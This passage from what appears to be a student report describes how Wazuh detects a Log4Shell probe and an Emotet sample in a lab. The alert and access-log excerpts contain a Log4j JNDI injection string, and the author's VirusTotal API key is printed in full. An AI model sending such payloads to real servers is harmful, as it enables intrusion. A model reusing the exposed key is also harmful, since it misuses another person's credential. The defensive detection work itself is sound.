Jul 6, 2022 @ 10:54:18.302	T1190 T1210 T1211	Initial Access, Lateral Movement, Defense Evasion	Log4j RCE attack attempt detected.	12	110003
Jul 6, 2022 @ 10:53:44.261	T1190 T1210 T1211	Initial Access, Lateral Movement, Defense Evasion	Log4j RCE attack attempt detected.	12	110003

Figure 62: Security alert against Log4j attack

Finally, from the figure above, we can see how Wazuh was able to detect the log4j attack against our DC:1 agent, which has a vulnerable Apache web server, by generating an alert based on the rule we have created before with an ID number "110003" and with an alert level "12". Wazuh allows us to read and analyze more information, such as the ID, name, IP address of our target agent, the full log, and some information about the rule that got fired.



_index	wazuh-alerts-4.x-2022.07.06
agent.id	049
agent.ip	10.20.255.71
agent.name	DC-1
data.id	200
data.protocol	GET
data.srcip	10.20.255.205
data.url	/?x=${jndi:ldap://${localhost}.{{test}}/a}
decoder.name	web-accesslog
full_log	10.20.255.205 - - [06/Jul/2022:18:54:15 +1000] "GET /?x=${jndi:ldap://${localhost}.{{test}}/a} HTTP/1.1" 200 2864 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36"
location	/var/log/apache2/access.log
manager.name	wazuh
rule.description	Log4j RCE attack attempt detected.
rule.firedtimes	2
rule.groups	log4j, attack
rule.id	110003
rule.level	12
rule.mail	true
rule.mitre.id	T1190, T1210, T1211
rule.mitre.tactic	Initial Access, Lateral Movement, Defense Evasion
rule.mitre.technique	Exploit Public-Facing Application, Exploitation of Remote Services, Exploitation for Defense Evasion
timestamp	Jul 6, 2022 @ 10:54:18.302

Figure 63: More information about the Log4j event

3.2.6 Conclusion

Our SCA policy was effective at detecting the presence of the Log4Shell vulnerability. Furthermore, we created a rule to monitor the web server access log to detect when a known exploit pattern appears in the web request.

Users who want to stay proactive can use this to implement measures that will alert them when there is an indication of a vulnerability in Log4Shell.

3.3 Emotet malware detection with Wazuh

3.3.1 Introduction

In this chapter, we will demonstrate how Wazuh can be used to detect emotet malware at various stages. In its original form, emotet was designed as a trojan and is primarily used to steal sensitive and private information. Additionally, it can act as a gateway for other malware to spread to other computers connected to it. Emotet has been known to deceive basic antivirus programs and hide from them [57].

It was detected in 2014 when a Trojan known as emotet affected German and Austrian banks.

Usually, it has the following stages [58]:

- Initial attack vector: Primarily spread through spam emails containing the malicious file.
- Malicious PowerShell code: At the time the file is opened, the malware is executed.

A step-by-step guide to detecting emotet malware with Wazuh [59]:


1- **File integrity monitoring:** Identify changes in content, permissions, ownership, and attributes of files.
2- **VirusTotal integration:** Scan monitored files for malicious content.
3- **MITRE ATT&CK enrichment:** Tactic and technique enrichment for Wazuh alerts.
4- **Sysmon Event Channel collection:** Real-time processing of event channel records

Following, we will see how we use these four different ways to detect the emotet malware. We will use VMs on our VirtualBox to safely run Suspicious Programs and applications [62].

3.3.2 File Integrity Monitoring

In this work, we will use windows 8.1 VM to show how we can play with the configuration of the Windows group, which has already been implemented on our Wazuh server, in order to see how it will detect any malicious file that will be added to our system using File Integrity Monitoring.


It is possible to configure Wazuh (figure 65) to monitor changes in any folder on the computer. As a starting point, monitoring the Downloads folder makes sense, given the initial attack vector.



```xml
<agent_config>
   <!-- Shared agent configuration here -->

   <!-- monitor file changes for any folder on my Windows 8.1 systems -->
   <syscheck>
      <directories check_all="yes" realtime="yes">c:\Users\Asswad\Downloads\emotet-malware</directories>
   </syscheck>

```

Figure 64: Wazuh configuration for File Integrity Monitoring (FIM)


It is important to note that a real-time option is used with the directories tag, which generates FIM alerts immediately, as shown in the figure below. The Integrity monitoring section will display an alert as soon as the malicious file (emotet-malware-sample-08-07-2022) is downloaded on the Anas agent, our windows 8.1 VM.



Time	syscheck.path	syscheck.event	rule.description	rule.level	rule.id
Jul 8, 2022 @ 10:21:03.342	c:\users\asswad\downloads\emotet-malware\emotet-malware-sample-08-07-2022.pdf	added	File added to the system.	5	554
Jul 8, 2022 @ 10:21:03.114	c:\users\asswad\downloads\emotet-malware\unconfirmed 116250.crdownload	deleted	File deleted.	7	553
Jul 8, 2022 @ 10:21:03.113	c:\users\asswad\downloads\emotet-malware\unconfirmed 116250.crdownload	added	File added to the system.	5	554

Figure 65: File Integrity Monitor alert

An endpoint's Inventory tab also provides access to every monitored file. The figure [67] will display different attribute information, including hashes and the user's name, which in our case is Asswad (windows 8.1).


c:\users\asswad\downloads\emotet-malware\emotet-malware-sample-08-07-2022.pdf

Details

Last analysis
Jul 8, 2022 @ 19:21:31.000
Last modified
Jul 8, 2022 @ 19:21:22.000
User
Asswad
User ID
S-1-5-21-1924277619-2030949540-483471072-1001
Size
5.95 MB
MD5
f42875b377d436d2ac9ba22659652ffb
SHA1
00a39591971e37e6b112c00fc471d93dc5799fb7
SHA256
eb6abb57590fecc5b71b9a1344e84daefe5fd4357cb549f262e74b28645c3215
Permissions

Recent events
2 hits

Figure 66: Different attributes information, including the hashes

3.3.3 VirusTotal integration

VirusTotal, detect malware and other breaches by analyzing suspicious files, domains, IPs, and URLs and sharing them automatically with the security community [60].

Wazuh can detect malicious content in monitored files. This is possible using a powerful online scanning engine integrated into VirusTotal, a platform that can combine multiple antivirus products. By combining this tool with our FIM engine, we can simply scan monitored files for malicious content.

Through the use of antivirus engines and website scanners, VirusTotal analyzes files and URLs in order to detect viruses, worms, trojans, and other malicious content [61].

Each analysis performed by VirusTotal is stored, so a specific file's hash can be searched. If the hash of that specific file is sent to VirusTotal, we can know if VirusTotal has already scanned it, and we can analyze its results. There is also an API provided by VirusTotal that allows users to access VirusTotal's information without utilizing the HTML website interface.

Wazuh interacts with the VirusTotal. As we mentioned before, With Wazuh, requests can be made to VirusTotal API based on the hashes of files created, changed, or installed within any FIM-monitored folder. If VirusTotal's response is positive, Wazuh will generate an alert in the system:





Figure 67: Interactive between Wazuh and VirusTotal

The File Integrity Monitoring integration uses the VirusTotal API to detect malicious content in monitored files. Below are the functions of this integration [61]:

- File monitoring: File changes (addition, changes, or deletion) are detected by the FIM module, and alerts are sent.
- VirusTotal request: A file's hash will be sent to VirusTotal by our Wazuh manager as soon as the alert has been triggered by FIM.
- Alerting: After comparing the extracted hash and the information contained in VirusTotal's database, if positive matches are found, the Wazuh manager will generate a VirusTotal alert.

Initially, we need to register in VirusTotal 's community to get our personal VirusTotal API key, which is highlighted in the figure below.



virustotal.com/gui/user/Asswad/apikey
URL, IP address, domain, or file hash
Anas Asswad
API Key
Request premium API key

29d64c94c39b0f09ef43e801a34b94b7e859044808937b8ee768774593fa9643

This is your personal key. Do not disclose it to anyone that you do not trust, do not embed it in scripts or software from which it can be easily retrieved if you care about its confidentiality. By submitting data using your API key, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submissions with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submissions. Learn more

Figure 68: VirusTotal's API key

To enable it, we need to edit the configuration file located at **/var/ossec/etc/ossec.conf** on the Wazuh manager side and add the following configuration to the others, with taking into account adding the VirusTotal API key, and we have to note that we added the configuration it between <ossec_config> and </ossec_config> tags:



Edit **ossec.conf** of **Manager**

```
<!--Wazuh_Manager_VirusTotal_configuration-->

  <integration>
    <name>virustotal</name>
    <api_key>29d64c94c39b0f09ef43e801a34b94b7e859044808937b8ee768774593fa9643</api_key> <!-- My VirusTotal API key -->
    <group>syscheck</group>
    <alert_format>json</alert_format>
  </integration>

```

Figure 69: Wazuh_Manager_VirusTotal_Configuration


Since we have already configured Wazuh to monitor changes in any folder on our Windows 8.1 VM previously, we do not need to do it again in this test.

3.3.4 Detecting a Malware file

First of all, we would be careful with our Lab; we would be working on a Virtual Machin to be protected against the malware files we will deal with.

We will download a malware file online [63] on the same directory we previously used for the FIM, **c:\Users\Asswad\Donlowads\emotet-malware**.

In the Security Events section of our Wazuh manager, we will see a notice when VirusTotal detects the hash of the downloaded file as part of the initial attack vector:



manager.name: wazuh | agent.id: 048 | rule.description: VirusTotal: Alert - c:\users\asswad\downloads\emotet-malware\2d.exe.zip - 3 engines detected this file

1 hit


Jul 7, 2022 @ 16:01:21.627 - Jul 8, 2022 @ 16:01:21.627

Time	data.virustotal.source.file	data.virustotal.permalink	data.virustotal.malicious	data.virustotal.positives	data.virustotal.total
Jul 8, 2022 @ 15:58:49.614	c:\users\asswad\downloads\emotet-malware\2d.exe.zip	https://www.virustotal.com/gui/file/2c5b9875744f2f87bc76410024b5e76bbb75e8fc790b3435a792da16eb107f86/detection/f-2c5b9875744f2f87bc76410024b5e76bbb75e8fc790b3435a792da16eb107f86-1654988781	1	3	59

Figure 70: Alert about an initial attack vector has been detected by VirusTotal

Much information can be extracted from the alert, such as the source where the malicious file has been downloaded.

Finally, we can notice that the Alert includes a <u>permalink to the VirusTotal scan</u> that we can use to get more information about which specific engines detected the hash as a threat, as seen in the figure below.



2c5b9875744f2f87bc76410024b5e76bbb75e8fc790b3435a792da16eb107f86

3 / 59

3 security vendors and no sandboxes flagged this file as malicious

2c5b9875744f2f87bc76410024b5e76bbb75e8fc790b3435a792da16eb107f86
2d.exe.zip
encrypted zip

95.12 KB Size

2022-06-11 23:06:21 UTC 26 days ago

DETECTION DETAILS COMMUNITY

Security Vendors' Analysis

Arcabit	Trojan.Brresmon.Gen.1	Comodo	Malware@#dn8ded6azzcn
Fortinet	W32/Zbot.JXFltr	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Avast	Undetected	Avast-Mobile	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected

Figure 71: Permalink to the VirusTotal scan

3.3.5 MITRE ATT&CK enrichment

The MITRE ATT&CK matrix stores all possible attacks and what to do to mitigate and detect them. This can be useful when an alert detects an attack, and a user wants to know more about it [48].

In cyberattacks, the MITER ATT&CK document provides information about the malicious behaviors advanced persistent threat groups have deployed at various stages and based on adversary tactics and techniques based on real-world cyber attacks [47][49]. This taxonomy allows Wazuh to enrich alerts with tactic and technique information from MITRE, allowing them to be filtered and visualized.

As an example, look at the sample VirusTotal alert that we saw earlier:

```
{
 "_index": "wazuh-alerts-4.x-2022.07.08",
"_type": "_doc",
 "_id": "V14b3oEBVOmAm5ozOnwy",
 "_version": 1,
 "_score": null,
 "_source": {
      "input": {
          "type": "log"
},
"agent": {
      "ip": "10.20.255.207",
     "name": "Anas",
      "id": "048"
   },
"manager": {
"name": "wazuh"
},
 "data": {
"integration": "virustotal",
```

"virustotal": {

"sha1": "8076bde7ab291dabe7373676ca945db0298aff99",

"malicious": "1",

"total": "59",

"found": "1",

"positives": "3",

"source": {

"sha1": "8076bde7ab291dabe7373676ca945db0298aff99",

"file": "c:\\users\\asswad\\downloads\\emotet-malware\\2d.exe.zip",

"alert_id": "1657288727.2564273",

"md5": "478bf4b12b00b55302cb127d2ae1158f"

},

"permalink": "https://www.virustotal.com/gui/file/2c5b9875744f2f87bc76410024b5e76bbb75e8fc790b3435a792da16eb107f86/detection/f-2c5b9875744f2f87bc76410024b5e76bbb75e8fc790b3435a792da16eb107f86-1654988781", "scan_date": "2022-06-11 23:06:21" }

},

"rule": {

"firedtimes": 4,

"mail": true,

"level": 12,

"pci_dss": [

"10.6.1", "11.4"

],

"description": "VirusTotal: Alert - c:\\users\\asswad\\downloads\\emotet-malware\\2d.exe.zip - 3 engines detected this file",

"groups": ["virustotal"],

"mitre": {

"technique": [

"Exploitation for Client Execution"

```
 ],
"id": [
 "T1203"
 ],
 "tactic": [
"Execution"
]
},
"id": "87105",
 "gdpr": [
"IV_35.7.d"
 ]
 },
 "location": "virustotal",
"decoder": {
 "name": "json"
 },
"id": "1657288729.2565528",
 "timestamp": "2022-07-08T15:58:49.614+0200"
},
 "fields": {
"timestamp": [
"2022-07-08T13:58:49.614Z"
 ]
},
"highlight": {
"agent.id": [
"@kibana-highlighted-field@048@/kibana-highlighted-field@"
```


```
],
"manager.name": [
 "@kibana-highlighted-field@wazuh@/kibana-highlighted-field@"
 ]
 },
 "sort": [
1657288729614
 ]
 }
```

VirusTotal alert sample

Within the alert, and by looking to the highlighted part above, we will find the miter object with information on the tactic(s) and technique(s) associated with it, namely Exploitation for Client Execution.

The previous technique warns of adversaries exploiting software vulnerabilities to execute code on client applications. Insecure coding practices can lead to software vulnerabilities that can lead to unexpected behavior [65].

Additionally, the MITRE ATT&CK section also has a dedicated interface for filtering alerts, similar to the FIM Inventory section.



Exploitation for Client Execution

ID
T1203

Tactics
Execution

Version
1.1

Recent events — 7 hits


Search | KQL | Last 7 days | Show dates | Refresh

+ Add filter

Time	Technique(s)	Tactic(s)	Level	Rule ID	Description
Jul 8, 2022 @ 15:58:49.614	T1203	Execution	12	87105	VirusTotal: Alert - c:\users\asswad\downloads\emotet-malware\2d.exe.zip - 3 engines detected this file

Figure 72: MITRE ATT&CK interface

In our example, we used Exploitation for Client Execution, so we can see a more detailed description of the Technique we used.



ID	Name	Created Time	Modified Time	Version
T1203	Exploitation for Client Execution	Apr 18, 2018 @ 19:59:24.739	Mar 28, 2020 @ 20:06:02.690	1.1

Description

Adversaries may exploit software vulnerabilities in client applications to execute code. Vulnerabilities can exist in software due to unsecure coding practices that can lead to unanticipated behavior. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution. Oftentimes the most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system. Users will expect to see files related to the applications they commonly used to do work, so they are a useful target for exploit research and development because of their high utility.

Several types exist:

Browser-based Exploitation

Web browsers are a common target through Drive-by Compromise and Spearphishing Link. Endpoint systems may be compromised through normal web browsing or from certain users being targeted by links in spearphishing emails to adversary controlled sites used to exploit the web browser. These often do not require an action by the user for the exploit to be executed.


Figure 73: Detailed description of Exploitation for Client Execution

3.3.6 Sysmon Event Channel collection

The System Monitor service, also known as Sysmon, monitors, and logs the activity of a Windows system. One of its features is that log entries are combined from multiple log sources, correlated, and then put into Sysmon Event Channel [66].

As soon as PowerShell is executed, Sysmon will generate an event, and Wazuh can trigger an alert.

Let us install, set up, and configure Sysmon on one of the monitored systems in our Lab, which will be a Windows 10 OS [6].



Operational Number of events: 25.815 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	11/07/2022 16:24:57	Sysmon	3	Network connection detected (rule: NetworkConnect)
Information	11/07/2022 16:24:56	Sysmon	22	Dns query (rule: DnsQuery)
Information	11/07/2022 16:24:46	Sysmon	22	Dns query (rule: DnsQuery)
Information	11/07/2022 16:24:46	Sysmon	22	Dns query (rule: DnsQuery)
Information	11/07/2022 16:24:46	Sysmon	3	Network connection detected (rule: NetworkConnect)
Information	11/07/2022 16:24:46	Sysmon	3	Network connection detected (rule: NetworkConnect)
Information	11/07/2022 16:23:57	Sysmon	22	Dns query (rule: DnsQuery)
Information	11/07/2022 16:23:52	Sysmon	1	Process Create (rule: ProcessCreate)
Information	11/07/2022 16:23:51	Sysmon	1	Process Create (rule: ProcessCreate)
Information	11/07/2022 16:23:51	Sysmon	1	Process Create (rule: ProcessCreate)

Event 3, Sysmon


General Details

```
Network connection detected:
RuleName: Usermode
UtcTime: 2022-07-11 14:25:37.001
```

Log Name: Microsoft-Windows-Sysmon/Operational

Figure 74: Event Viewer after installing and configuring Sysmon

